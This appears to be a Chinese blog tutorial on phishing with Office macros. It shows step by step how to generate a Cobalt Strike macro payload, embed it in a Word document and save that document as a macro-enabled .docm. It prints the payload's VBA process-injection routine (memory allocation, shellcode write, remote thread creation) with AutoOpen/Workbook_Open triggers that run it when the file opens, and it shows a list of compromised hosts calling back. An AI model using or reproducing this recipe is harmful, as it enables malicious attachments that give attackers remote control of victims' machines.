



钓鱼那些事（初入 Office 宏攻击）


首先启用开发者工具，在选项 -> 自定义功能区 -> 开发工具。




然后进入开发者工具，选择宏。




接下来创建宏，test 为自定义的名字，宏的位置选择当前的文档，
点击创建宏。




创建好后，我们会来到 vb 代码编写界面。




接下来我们 CS 生成宏病毒代码，攻击 -> 生成后门 -> MS Office Macro。







然后选择监听器点击 Generate。




然后宏病毒就在我们的剪切板中了，来到这个位置将宏病毒代码复制粘贴进 ThisDocument。




然后保存时会出现这个界面，选择“是”。



退出到 word 界面，在 word 界面将 word 另存为，保存的文件后缀为 docm，类型为启用宏的 word 文档。



如果查看我们创建的 docm 文件时没有提示你启用宏，那么我们再次来到添加 VB 代码的界面。




可以看到我们的代码被清空了，我们再次把 cs 的代码粘贴进来，然后保存退出。



```
End If
res = RunStuff(sWall, sProc, ByVal 0h, ByVal 0h, ByVal 1h, ByVal 4h, ByVal 0h, sWall, sInfo, pInfo)
rvspage = AllocStuff(gInfo.hProcess, 0, UBound(myarray), &H1000, &H40)
For offset = LBound(myarray) To UBound(myarray)
    mybyte = myarray(offset)
    res = WriteStuff(gInfo.hProcess, rvspage + offset, myByte, 1, ByVal 0h)
Next offset
res = CreateStuff(gInfo.hProcess, 0, 0, rvspage, 0, 0, 0)
End Sub
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
```

潇湘信安

然后再次查看我们的 docm 文件，这时可以看到已经提示我们要启用宏了，点击启用后即可成功上线。



潇湘信安

10.0.2.15	cs	John *	WIN-VUA6POUV5UP
192.168.44.128	cs1	lyc	DESKTOP-VEO59IP
192.168.57.1	cs1	waf	DESKTOP-...

潇湘信安

编辑完这篇文章后才发现原来是参考了“HACK 学习呀”公众号上的一篇文章做的测试，详情可去看原文：《Office 如何快速进行宏免杀》。